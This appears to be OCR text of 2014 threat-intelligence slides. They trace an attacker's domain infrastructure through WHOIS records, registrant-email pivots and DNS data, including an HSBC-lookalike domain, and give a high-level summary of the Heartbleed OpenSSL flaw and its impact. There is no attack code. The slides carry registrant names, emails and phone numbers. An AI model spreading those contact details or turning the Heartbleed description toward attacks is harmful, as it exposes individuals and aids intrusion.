
mobday70@gmail.com

6 domains

Displaying results: 1 - 6 of 6

Domain Name	Create Date	Registrar
france24.in	2014-05-08	--
hussainscan.com	2014-04-15	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
londonpearl-uk.co	2014-03-21	--
manualyures.com	2014-03-12	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
mylovekemy.in	2014-03-18	--
selombiznet.in	2014-03-18	--


And More….



```
2014-04-12

Domain Name: SUIWAIS.COM
Registry Domain ID:
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 10-Apr-2014
Creation Date: 10-Apr-2014
Registrar Registration Expiration Date: 10-Apr-2015
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
Registrar Abuse Contact Phone: +1-2013775952
Domain Status: clientTransferProhibited
Registry Registrant ID: DI_34897616
Registrant Name: ham logistics
Registrant Organization: MediaServicePlus Ltd.
Registrant Street: 2 close medicle road
Registrant City: london
Registrant State/Province: Bexley
Registrant Postal Code: 600 001
Registrant Country: GB
Registrant Phone: +44.407088554392
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: mobday70@gmail.com
Registry Admin ID: DI_34897616
Admin Name: ham logistics
Admin Organization: MediaServicePlus Ltd.
Admin Street: 2 close medicle road
Admin City: london
Admin State/Province: Bexley
Admin Postal Code: 600 001
Admin Country: GB
Admin Phone: +44.407088554392
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: mobday70@gmail.com
Registry Tech ID: DI_34897616
Tech Name: ham logistics
Tech Organization: MediaServicePlus Ltd.
Tech Street: 2 close medicle road
Tech City: london
Tech State/Province: Bexley
Tech Postal Code: 600 001
Tech Country: GB
Tech Phone: +44.407088554392
Tech Phone Ext:
```


```
2014-06-19

Domain Name: SUIWAIS.COM
Registry Domain ID:
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 10-Jun-2014
Creation Date: 10-Apr-2014
Registrar Registration Expiration Date: 10-Apr-2015
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
Registrar Abuse Contact Phone: +1-2013775952
Domain Status: clientTransferProhibited
Registry Registrant ID: DI_34897616
Registrant Name: ham logistics
Registrant Organization: MediaServicePlus Ltd.
Registrant Street: 2 close medicle road
Registrant City: london
Registrant State/Province: Bexley
Registrant Postal Code: 600 001
Registrant Country: GB
Registrant Phone: +44.407088554392
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: davieesselonet@info.ee
Registry Admin ID: DI_34897616
Admin Name: ham logistics
Admin Organization: MediaServicePlus Ltd.
Admin Street: 2 close medicle road
Admin City: london
Admin State/Province: Bexley
Admin Postal Code: 600 001
Admin Country: GB
Admin Phone: +44.407088554392
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: davieesselonet@info.ee
Registry Tech ID: DI_34897616
Tech Name: ham logistics
Tech Organization: MediaServicePlus Ltd.
Tech Street: 2 close medicle road
Tech City: london
Tech State/Province: Bexley
Tech Postal Code: 600 001
Tech Country: GB
Tech Phone: +44.407088554392
Tech Phone Ext:
```

And…more…




2013-11-16			2013-11-22		
1	Domain Name:	HSBC-INTERNATIONAL.US	1	Domain Name:	HSBC-INTERNATIONAL.US
2	Domain ID:	D41775839-US	2	Domain ID:	D41775839-US
3	Sponsoring Registrar: PUBLICDOMAINREGISTRY.COM	PDR LTD. D/B/A	3	Sponsoring Registrar: PUBLICDOMAINREGISTRY.COM	PDR LTD. D/B/A
4	Sponsoring Registrar IANA ID:	303	4	Sponsoring Registrar IANA ID:	303
5	Registrar URL (registration services):	www.publicdomainregistry.com	5	Registrar URL (registration services):	www.publicdomainregistry.com
6	Domain Status:	clientDeleteProhibited	6	Domain Status:	clientDeleteProhibited
7	Domain Status:	clientHold	7	Domain Status:	clientHold
8	Domain Status:	clientTransferProhibited	8	Domain Status:	clientTransferProhibited
9	Domain Status:	clientUpdateProhibited	9	Domain Status:	clientUpdateProhibited
10	Registrant ID:	DI_29668806	10	Registrant ID:	DI_29668806
11	Registrant Name:	willias davies	11	Registrant Name:	DONALD FISHER
12	Registrant Organization:	Not Acceptable	12	Registrant Organization:	DONALD LTD
13	Registrant Address1: off medical road london,	23 Lake Street number 2 close	13	Registrant Address1:	3218 N Lost Canyon way
14	Registrant City:	mann	14	Registrant City:	louisiana
15	Registrant State/Province:	Ohio	15	Registrant State/Province:	louisiana
16	Registrant Postal Code:	W10 6LH	16	Registrant Postal Code:	70115
17	Registrant Country:	United States	17	Registrant Country:	United States
18	Registrant Country Code:	US	18	Registrant Country Code:	US
19	Registrant Phone Number:	+1.0708765443	19	Registrant Phone Number:	+1.2088303766
20	Registrant Email:	selom70@gmail.com	20	Registrant Email:	selom70@gmail.com
21	Registrant Application Purpose:	P1	21	Registrant Application Purpose:	P1
22	Registrant Nexus Category:	C11	22	Registrant Nexus Category:	C11
23	Administrative Contact ID:	DI_29668806	23	Administrative Contact ID:	DI_29668806
24	Administrative Contact Name:	willias davies	24	Administrative Contact Name:	DONALD FISHER
25	Administrative Contact Organization:	Not Acceptable	25	Administrative Contact Organization:	DONALD LTD
26	Administrative Contact Address1: off medical road london,	23 Lake Street number 2 close	26	Administrative Contact Address1:	3218 N Lost Canyon way
27	Administrative Contact City:	mann	27	Administrative Contact City:	louisiana
28	Administrative Contact State/Province:	Ohio	28	Administrative Contact State/Province:	louisiana
29	Administrative Contact Postal Code:	W10 6LH	29	Administrative Contact Postal Code:	70115
30	Administrative Contact Country:	United States	30	Administrative Contact Country:	United States
31	Administrative Contact Country Code:	US	31	Administrative Contact Country Code:	US
32	Administrative Contact Phone Number:	+1.0708765443	32	Administrative Contact Phone Number:	+1.2088303766
33	Administrative Contact Email:	selom70@gmail.com	33	Administrative Contact Email:	selom70@gmail.com
34	Administrative Application Purpose:	P1	34	Administrative Application Purpose:	P1
35	Administrative Nexus Category:	C11	35	Administrative Nexus Category:	C11
36	Billing Contact ID:	DI_29668806	36	Billing Contact ID:	DI_29668806
37	Billing Contact Name:	willias davies	37	Billing Contact Name:	DONALD FISHER
38	Billing Contact Organization:	Not Acceptable	38	Billing Contact Organization:	DONALD LTD
39	Billing Contact Address1: off medical road london,	23 Lake Street number 2 close	39	Billing Contact Address1:	3218 N Lost Canyon way
40	Billing Contact City:	mann	40	Billing Contact City:	louisiana
41	Billing Contact State/Province:	Ohio	41	Billing Contact State/Province:	louisiana
42	Billing Contact Postal Code:	W10 6LH	42	Billing Contact Postal Code:	70115
43	Billing Contact Country:	United States	43	Billing Contact Country:	United States
44	Billing Contact Country Code:	US	44	Billing Contact Country Code:	US
45	Billing Contact Phone Number:	+1.0708765443	45	Billing Contact Phone Number:	+1.2088303766

Even More Clever



Whois Record (last updated on 2014-06-23)

```
Domain Name: STARSHEM-EGY.COM
Registry Domain ID: 1832021143_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 17-Mar-2014
Creation Date: 22-Oct-2013
Registrar Registration Expiration Date: 22-Oct-2014
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
Registrar Abuse Contact Phone: +1-2013775952
Domain Status: clientTransferProhibited
Registry Registrant ID: PP-SP-001
Registrant Name: Domain Admin
Registrant Organization: Privacy Protection Service INC d/b/a PrivacyProte
ct.org
Registrant Street: C/O ID#10760, PO Box 16 Note - Visit PrivacyProtect.org
 to contact the
domain owner/operator Note - Visit PrivacyProtect.org to contact the domai
n owner/operator
Registrant City: Nobby Beach
Registrant State/Province: Queensland
Registrant Postal Code: QLD 4218
```



Records

Displays various information related to AS, BGP, Routes and Location.

Base	Record	Preference	Name	IP Number	Reverse	Routes	AS	Location
starshem-egy.com	MX	100	us2.mx1.mailhostbox.com	208.91.199.205	us2.mx1.mailhostbox.com	**208.91.198.0/23** **208.91.199.0/24** SP-Confluence CONFUUS-TX2	**AS40034** CONFLUENCE-NETWORK-INC Confluence Networ	United States
			us2.mx2.mailhostbox.com	208.91.199.202	us2.mx2.mailhostbox.com			
			us2.mx3.mailhostbox.com	208.91.199.226	us2.mx3.mailhostbox.com			
	NS		ns1.viphostseo.com					
			ns2.viphostseo.com					
			ns3.viphostseo.com					
			ns4.viphostseo.com					
	SOA		selom70.gmail.com					
			ns1.viphostseo.com					

Mitigations

- We revealed and blocked the entire infrastructure
  - Associated domains (>20)
  - Revealed malware MD5
- Cloud Web Security
- Web Security Appliance
- IPS
- ESA

HeartBleed


What is Heartbleed?

- **If the specified heartbeat request length is larger than its actual length,** this memcpy() will read memory past the request buffer and store it in the response buffer which is sent to the attacker
- **OpenSSL1.0.1 – 1.0.1f are vulnerable**
- **Bug was introduced in December 2011 but not found/disclosed until April 2014**
  - OpenSSL is used by 2/3 of Internet web servers and many products
- **Approximate 534,156 services are vulnerable**
  - **STILL over 120,000 vulnerable**
- **Cisco was one of the first security companies to provide IPS coverage**


Security Impact

- **Bigger than 443**
  - Any SSL service is being targeted
  - Most prominent sites have already patched
  - Many, many, smaller sites are not patched…
- **Worst case: Private keys, credentials and more leaked**
  - Hijacked accounts -> more exploit kits
  - Embedded devices are unlikely to patch
  - May enable lateral movement
  - Without security monitoring there is no real way to know if you were exploited
- **The client side attack is also concerning**


Network Telemetry Attacker Sources




Network Telemetry Successful Attacks



Attacker Success



